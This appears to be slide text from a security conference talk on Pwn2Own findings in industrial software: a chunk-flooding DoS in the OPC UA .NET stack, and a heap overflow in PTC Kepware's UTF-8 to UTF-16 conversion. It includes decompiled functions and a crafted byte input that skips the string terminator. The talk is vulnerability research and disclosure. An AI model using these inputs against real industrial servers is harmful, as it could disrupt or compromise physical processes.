
OPC-UA
.NET Stack

Universal DoS - Chunk Flooding

- So what happens if we will send many chunks without the Final flag?


Univer

- So w
- witho



Unive

- So v
with



SUCCESS - The Claroty Research (@claroty) team of Noam Moshe, Vera Mens, Amir Preminger, Uri Katz, and Sharon Brizinov used a resource exhaustion bug to perform a DoS on the OPC Foundation OPC UA .NET Standard. They earn \$5,000 and 5 Master of Pwn points.

PTC KEPServerEX RCE

Tags

WATER_LEVEL

FLOW_LEVEL

IS_VALVE_OPEN

→ **TANK_ID**



PTC Kepware RCE - Intro

OPC (Unified Automation) Client

Attribute	Value
NodeId	ns=3;i=1008
NamespaceIndex	3
IdentifierType	Numeric
Identifier	1008
NodeClass	Variable
BrowseName	3, "TANK_ID"
DisplayName	""; "TANK_ID"
Description	""; ""
Value	
SourceTimestamp	3/19/2023 11:16:07.071 AM
SourcePicoSeconds	0
ServerTimestamp	3/19/2023 11:16:07.074 AM
ServerPicoSeconds	0
StatusCode	Good (0x00000000)
Value	TOPFLOOR_13
DataType	String

TANK_ID Tag

TANK_ID Value

Packet capture from Wireshark

```
OpCua Binary Protocol
  Message
  Chunk
  Message Size: 127
  SecureChannelId: 4
  Security Token Id: 2
  Security Sequence Number: 4092
  Security RequestId: 4092
  OpCua Service : Encodeable Object
    > TypeId : ExpandedNodeId
    > WriteRequest
      > RequestHeader: RequestHeader
      > NodesToWrite: Array of WriteValue
        ArraySize: 1
        > [0]: WriteValue
          > NodeId: NodeId
          AttributeId: Value (0x0000000d)
          IndexRange: [OpCua Null String]
          > Value: DataValue
            > EncodingMask: 0x01, has value
            > Value: Variant
              Variant Type: String (0x0c)
              String: TOPFLOOR_13
```

Read/Write values

PTC Kepware RCE - Intro

UTF-8 is capable of encoding all 1,112,064 valid character code points in Unicode using **one** to **four** one-byte (**8-bit**) code units.

Wikipedia

Code point ↔ UTF-8 conversion

First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4	Code points
U+0000	U+007F	0xxxxxxx				128
U+0080	U+07FF	110xxxxx	10xxxxxx			1920
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx		^[a] 61440
U+10000	^[b] U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx	1048576


PTC Kepware RCE - Intro

The screenshot shows a recipe configuration interface with two main sections: 'Encode text' and 'To Hex'. The 'Encode text' section is highlighted in green and includes a 'Recipe' header with icons for save, folder, and delete. Below the header, the 'Encode text' operation is active, with a 'UTF-8 (65001)' encoding selected. The 'To Hex' section is also highlighted in green and includes a 'Delimiter' set to 'Space' and 'Bytes per line' set to '0'. The 'Input' field on the right contains the text 'AAAA', with the second 'A' circled in orange. The 'Output' field on the right shows the hex representation '41 41 41 c3 80', with 'c3 80' circled in orange.

Recipe	Input
Encode text Encoding: UTF-8 (65001)	AAAA
To Hex Delimiter: Space Bytes per line: 0	Output: 41 41 41 c3 80

PTC Kepware RCE - Intro

The screenshot shows a recipe editor interface with two main sections: 'Recipe' and 'Input'. The 'Recipe' section contains two steps: 'Encode text' and 'To Hex'. The 'Encode text' step is highlighted in green and shows 'Encoding UTF-8 (65001)'. The 'To Hex' step is also highlighted in green and shows 'Delimiter Space' and 'Bytes per line 0'. The 'Input' section is on the right and shows a 'Output' field with the hex value 'f0 93 83 94' circled in orange. There are also icons for a dog and a pencil in the 'Input' section.

Recipe	Input
Encode text Encoding UTF-8 (65001)	
To Hex Delimiter Space Bytes per line 0	Output f0 93 83 94

PTC Kepware RCE - Intro

UTF-16 is a character encoding capable of encoding all 1,112,064 valid code points of Unicode. The encoding is variable-length, as code points are encoded with **one** or **two 16-bit code units**.

Wikipedia

PTC Kepware RCE - Intro

The screenshot shows a web-based hex encoder tool interface. The interface is divided into two main sections: 'Recipe' and 'Input/Output'.

Recipe Section:




- Encode text:** This section is highlighted in green. It includes a 'Stop' button (a circle with a diagonal line) and a 'Pause' button (two vertical bars). Below this, a text box shows 'Encoding UTF-16LE (1200)'.
- To Hex:** This section is also highlighted in green. It includes a 'Stop' button and a 'Pause' button. Below these, there are two text boxes: 'Delimiter Space' and 'Bytes per line 0'.



Input/Output Section:

- Input:** The input field contains the text 'AÀ', with the 'À' character circled in orange.
- Output:** The output field shows the hex representation '41 00 c0 00', with the 'c0 00' bytes circled in orange.



PTC Kepware RCE - Intro

The screenshot shows a web-based tool interface with a 'Recipe' section on the left and an 'Input' section on the right. The 'Recipe' section is divided into two parts: 'Encode text' and 'To Hex'. The 'Encode text' part has a dropdown menu for 'Encoding' set to 'UTF-16LE (1200)'. The 'To Hex' part has two input fields: 'Delimiter' set to 'Space' and 'Bytes per line' set to '0'. The 'Input' section is currently empty. The 'Output' section at the bottom right shows the hex result '0c d8 d4 dc' circled in orange.

Recipe   

Encode text  


Encoding
UTF-16LE (1200)

To Hex  

Delimiter
Space

Bytes per line
0

Input



Output

0c d8 d4 dc

PTC Kepware RCE - The Old Bug

Can be quite complex and prone to bugs so why not implement by our selves?

hint: **CVE-2020-27263**

PTC Kepware RCE - The Old Bug

```
1 struct_a1 *__cdecl CUtf8String::ToWide(struct_a1 *struct_for_cstring, char *input_string)
2 {
3     unsigned int number_of_utf16_code_units; // eax
4     struct_a1 *result; // eax
5
6     number_of_utf16_code_units = CUtf8String::GetUtf16Length(input_string);
7     struct_for_cstring->number_of_utf16_code_units = 0;
8     struct_for_cstring->lenght = 7;
9     LOWORD(struct_for_cstring->pointer_to_heap_allocated_buffer) = 0;
10    PERFORM_ALLOCATIONS(struct_for_cstring, number_of_utf16_code_units, 0);
11    result = struct_for_cstring;
12    if ( !struct_for_cstring->number_of_utf16_code_units )
13        return result;
14    if ( struct_for_cstring->lenght >= 8u )
15        result = (struct_a1 *)struct_for_cstring->pointer_to_heap_allocated_buffer;
16    CUtf8String::ToWide(input_string, (char *)result);
17    result = struct_for_cstring;
18    return result;
19 }
```

PTC Kepware RCE - The Old Bug

```
1 struct_a1 *__cdecl CUtf8String::ToWide(struct_a1 *struct_for_cstring, char *input_string)
2 {
3     unsigned int number_of_utf16_code_units; // eax
4     struct_a1 *result; // eax
5
6     number_of_utf16_code_units = CUtf8String::GetUtf16Length(input_string);
7     struct_for_cstring->number_of_utf16_code_units = 0;
```

```
number_of_utf16_code_units = CUtf8String::GetUtf16Length(input_string);
```

```
10 PERFORM_ALLOCATIONS(struct_for_cstring, number_of_utf16_code_units, 0);
11 result = struct_for_cstring;
12 if ( !struct_for_cstring->number_of_utf16_code_units )
13     return result;
14 if ( struct_for_cstring->lenght >= 8u )
15     result = (struct_a1 *)struct_for_cstring->pointer_to_heap_allocated_buffer;
16 CUtf8String::ToWide(input_string, (char *)result);
17 result = struct_for_cstring;
18 return result;
19 }
```

PTC Kepware RCE - The Old Bug

```
1 struct_a1 *__cdecl CUtf8String::ToWide(struct_a1 *struct_for_cstring, char *input_string)
2 {
3     unsigned int number_of_utf16_code_units; // eax
4     struct_a1 *result; // eax
5
6     // ...
7
8     struct_for_cstring->lenght = 7;
9     LOWORD(struct_for_cstring->pointer_to_heap_allocated_buffer) = 0;
10    PERFORM_ALLOCATIONS(struct_for_cstring, number_of_utf16_code_units, 0);
11    result = struct_for_cstring;
12    if ( !struct_for_cstring->number_of_utf16_code_units )
13        return result;
14    if ( struct_for_cstring->lenght >= 8u )
15        result = (struct_a1 *)struct_for_cstring->pointer_to_heap_allocated_buffer;
16    CUtf8String::ToWide(input_string, (char *)result);
17    result = struct_for_cstring;
18    return result;
19 }
```

PERFORM_ALLOCATIONS(struct_for_cstring, number_of_utf16_code_units, 0);

PTC Kepware RCE - The Old Bug

```
1 struct_a1 *__cdecl CUTf8String::ToWide(struct_a1 *struct_for_cstring, char *input_string)
2 {
3     unsigned int number_of_utf16_code_units; // eax
4     struct_a1 *result; // eax
5
6     number_of_utf16_code_units = CUTf8String::GetUtf16Length(input_string);
7     struct_for_cstring->number_of_utf16_code_units = 0;
8     struct_for_cstring->lenght = 7;
9     LOWORD(struct_for_cstring->pointer_to_heap_allocated_buffer) = 0;
10    PERFORM_ALLOCATIONS(struct_for_cstring, number_of_utf16_code_units, 0);
11    result = struct_for_cstring;
```

```
CUTf8String::ToWide(input_string, (char *)result);
```

```
15    result = (struct_a1 *)struct_for_cstring->pointer_to_heap_allocated_buffer;
16    CUTf8String::ToWide(input_string, (char *)result);
17    result = struct_for_cstring;
18    return result;
19 }
```

PTC Kepware RCE - The Old Bug

```
1 int __cdecl CUTf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr = input_string;
4     int result_length = 0;
5     unsigned int current_char;
6     unsigned int is_utf16_four_bytes; // ecx
7     BOOL is_utf16_four_bytes; // ecx
8
9     string_ptr = input_string;
10    result_length = 0;
11    if ( !input_string )
12        return result_length;
13    current_char = *input_string;
14    if ( *input_string )
15    {
16        do
17        {
18            number_utf8_code_units = (unsigned __int8)num_utf8_units_lookup_table[current_char];
19            string_ptr += number_utf8_code_units;
20            is_utf16_four_bytes = number_utf8_code_units > 3;
21            current_char = *string_ptr;
22            result_length += is_utf16_four_bytes + 1;
23        }
24        while ( *string_ptr );
25    }
26    return result_length;
27 }
```

PTC Kepware RCE - The Old Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr; // edx
4     int result_length; // esi
5     unsigned __int8 current_char; // al
6     unsigned int number_utf8_code_units; // eax
7     BOOL is_utf16_four_bytes; // ecx
8
9     string_ptr = input_string;
10    result_length = 0;
11    if ( !input_string )
12        return result_length;
13    current_char = *input_string;
14    if ( *input_string )
15    {
16        do
17        {
18            number_utf8_code_units = (unsigned __int8)num_utf8_units_lookup_table[current_char];
19            string_ptr += number_utf8_code_units;
20            is_utf16_four_bytes = number_utf8_code_units > 3;
21            current_char = *string_ptr;
22            result_length += is_utf16_four_bytes + 1;
23        }
24        while ( *string_ptr );
25    }
26    return result_length;
27 }
```

← Until NULL

PTC Kepware RCE - The Old Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr; // edx
4     int result_length; // esi
5     unsigned __int8 current_char; // al
6     unsigned int number_utf8_code_units; // eax
7     bool is_utf16_four_bytes; // ecx
```

Get number of code units

```
3     current_char = *input_string;
4     if ( *input_string )
5     {
6         do
7         {
8             number_utf8_code_units = (unsigned __int8)num_utf8_units_lookup_table[current_char];
9             string_ptr += number_utf8_code_units;
10            is_utf16_four_bytes = number_utf8_code_units > 3;
11            current_char = *string_ptr;
12            result_length += is_utf16_four_bytes + 1;
13        }
14        while ( *string_ptr );
15    }
16    return result_length;
17 }
```


PTC Kepware RCE - The Old Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr; // edx
4     int result_length; // esi
5     unsigned __int8 current_char; // al
6     unsigned int number_utf8_code_units; // eax
7     BOOL is_utf16_four_bytes; // ecx
8
9     string_ptr = input_string;
```

Increment the ptr of a UTF8 str accordingly

```
5     {
6         do
7         {
8             number_utf8_code_units = (unsigned __int8)num_utf8_units_lookup_table[current_char];
9             string_ptr += number_utf8_code_units;
10            is_utf16_four_bytes = number_utf8_code_units > 3;
11            current_char = *string_ptr;
12            result_length += is_utf16_four_bytes + 1;
13        }
14        while ( *string_ptr );
15    }
16    return result_length;
17 }
```

PTC Kepware RCE - The Old Bug

```
calculate_UTF16_length(char* utf8_str):
```

```
    while *utf8_str:
```

```
        num_code_units = get_utf8_code_units(*utf8_str)
```


```
        utf8_str += num_code_units
```

```
        utf16_length += get_utf16_code_units(*utf8_str)
```

```
    return utf16_length
```

PTC Kepware RCE - The Old Bug

Example - pointer advancement



String: AAAÀ → \x41\x41\x41\xC3\x80\x00

PTC Kepware RCE - The Old Bug


What will happen if we will provide the following char sequence?



PTC Kepware RCE - The Old Bug

What will happen if we will provide the following char sequence?

Pointer advancement - skip the null



PTC Kepware RCE - The Old Bug

When will the function stop?

- When NULL is encountered while parsing.

What if we provide the following input?

41 41 41 c3 00 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ...

```
1 void cdecl CUtf8String::ToWide(const char *ptr_to_input_string, wchar_t *new_utf16_byte)
2 {
```

CUtf8String::ToWide(const char *ptr_to_input_string, wchar_t *new_utf16_byte)

```
5 {
6     do
7     {
8         curr_byte_from_input_string = *ptr_to_input_string;
9         v5 = *(unsigned __int8 *)ptr_to_input_string;
10        value_from_conversion_table = (unsigned __int8)num_utf8_units_lookup_table[v5];
11        if ( value_from_conversion_table >= 4 ) { ... }
12        else if ( value_from_conversion_table > 1 )
13        {
14            ...
15            ++new_utf16_byte;
16        }
17        else
18        {
19            *new_utf16_byte = curr_byte_from_input_string;
20            ++new_utf16_byte;
21        }
22        ptr_to_input_string += value_from_conversion_table;
23    }
24    while ( *ptr_to_input_string );
25 }
26 }
```

Same Bug Here!

PTC Kepware RCE - The Old Bug

ToWide



PTC Kepware RCE - The Old Bug

CVE-2020-27263

The bug was fixed in the
size calculation function

PTC Kepware RCE - The ~~Fix~~ New Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     con
4     int CUtf8String::GetUtf16Length(const char *input_string)
5     con
6     uns
7     unsigned int number_utf8_code_units; // eax
8     bool is_utf16_four_bytes; // cf
9
10    string_ptr = input_string;
11    result_lenght = 0;
12    if ( !input_string )
13        return 0;
14    pointer_to_last_byte = &input_string[strlen(input_string) + 1];
15    current_char = *input_string;
16    if ( !*input_string )
17        return 0;
18    do
19    {
20        number_utf8_code_units = (unsigned __int8)number_utf8_code_units_lookup_table[current_char];
21        string_ptr += number_utf8_code_units;
22        if ( string_ptr > pointer_to_last_byte - 1 )
23            break;
24        is_utf16_four_bytes = number_utf8_code_units > 3;
25        current_char = *string_ptr;
26        result_lenght += is_utf16_four_bytes + 1;
27    }
28    while ( *string_ptr );
29    return result_lenght;
30 }
```

PTC Kepware RCE - The New Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr; // edx
4     int result_length; // esi
5     const char *pointer_to_last_byte; // ecx
6     unsigned __int8 current_char; // al
7     unsigned int number_utf8_code_units; // eax
8     bool is_utf16_four_bytes; // cf
9
10    string_ptr = input_string;
11    result_length = 0;
12    if ( !input_string )
13        return 0;
14    pointer_to_last_byte = &input_string[strlen(input_string) + 1];
15    current_char = *input_string;
16    if ( !*input_string )
17        return 0;
18    do
19    {
20        number_utf8_code_units = (unsigned __int8)number_utf8_code_units_lookup_table[current_char];
21        string_ptr += number_utf8_code_units;
22        if ( string_ptr > pointer_to_last_byte - 1 )
23            break;
24        is_utf16_four_bytes = number_utf8_code_units > 3;
25        current_char = *string_ptr;
26        result_length += is_utf16_four_bytes + 1;
27    }
28    while ( *string_ptr );
29    return result_length;
30 }
```

← Until NULL

PTC Kepware RCE - The New Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr; // edx
4     int result_length; // esi
5     const char *pointer_to_last_byte; // ecx
6     unsigned __int8 current_char; // al
7     unsigned int number_utf8_code_units; // eax
8     bool is_utf16_four_bytes; // cf
9
10    string_ptr = input_string;
11    result_length = 0;
```

AND while the ptr smaller than **strlen(string)**

```
18 do
19 {
20     number_utf8_code_units = (unsigned __int8)number_utf8_code_units_lookup_table[current_char];
21     string_ptr += number_utf8_code_units;
22     if ( string_ptr > pointer_to_last_byte - 1 )
23         break;
24     is_utf16_four_bytes = number_utf8_code_units > 3;
25     current_char = *string_ptr;
26     result_length += is_utf16_four_bytes + 1;
27 }
28 while ( *string_ptr );
29 return result_length;
30 }
```

PTC Kepware RCE - The New Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr; // edx
4     int result_length; // esi
5     const char *pointer_to_last_byte; // ecx
6     unsigned __int8 current_char; // al
7     unsigned int number_utf8_code_units; // eax
8     bool is_utf16_four_bytes; // cf
9
10    string_ptr = input_string;
11    result_length = 0;
```

Get number of code units

```
18 do
19 {
20     number_utf8_code_units = (unsigned __int8)number_utf8_code_units_lookup_table[current_char];
21     string_ptr += number_utf8_code_units;
22     if ( string_ptr > pointer_to_last_byte - 1 )
23         break;
24     is_utf16_four_bytes = number_utf8_code_units > 3;
25     current_char = *string_ptr;
26     result_length += is_utf16_four_bytes + 1;
27 }
28 while ( *string_ptr );
29 return result_length;
30 }
```

PTC Kepware RCE - The New Bug

```
1 int __cdecl CUtf8String::GetUtf16Length(const char *input_string)
2 {
3     const char *string_ptr; // edx
4     int result_length; // esi
5     const char *pointer_to_last_byte; // ecx
6     unsigned __int8 current_char; // al
7     unsigned int number_utf8_code_units; // eax
8     bool is_utf16_four_bytes; // cf
9
10    string_ptr = input_string;
```

Increment the ptr of a UTF8 str accordingly

```
11    if ( !input_string )
12        return 0;
13    do
14    {
15        number_utf8_code_units = (unsigned __int8)number_utf8_code_units_lookup_table[current_char];
16        string_ptr += number_utf8_code_units;
17        if ( string_ptr > pointer_to_last_byte - 1 )
18            break;
19        is_utf16_four_bytes = number_utf8_code_units > 3;
20        current_char = *string_ptr;
21        result_length += is_utf16_four_bytes + 1;
22    }
23    while ( *string_ptr );
24    return result_length;
25 }
```

PTC Kepware RCE - The New Bug

```
calculate_UTF16_length(char* utf8_str):
```

```
    utf8_str_end = &utf8_str[strlen(utf8_str) + 1]
```

```
    while *utf8_str:
```

```
        num_code_units = get_utf8_code_units(*utf8_str)
```

```
        utf8_str += num_code_units
```

```
        if utf8_str > utf8_str_end ; break
```

```
            utf16_length += get_utf16_code_units(*utf8_str)
```

```
    return utf16_length
```

PTC Kepware RCE - The New Bug

When will the function stop?

- When NULL is encountered while parsing.
- **And the working PTR is smaller than end of string.**

What if we provide the following input?

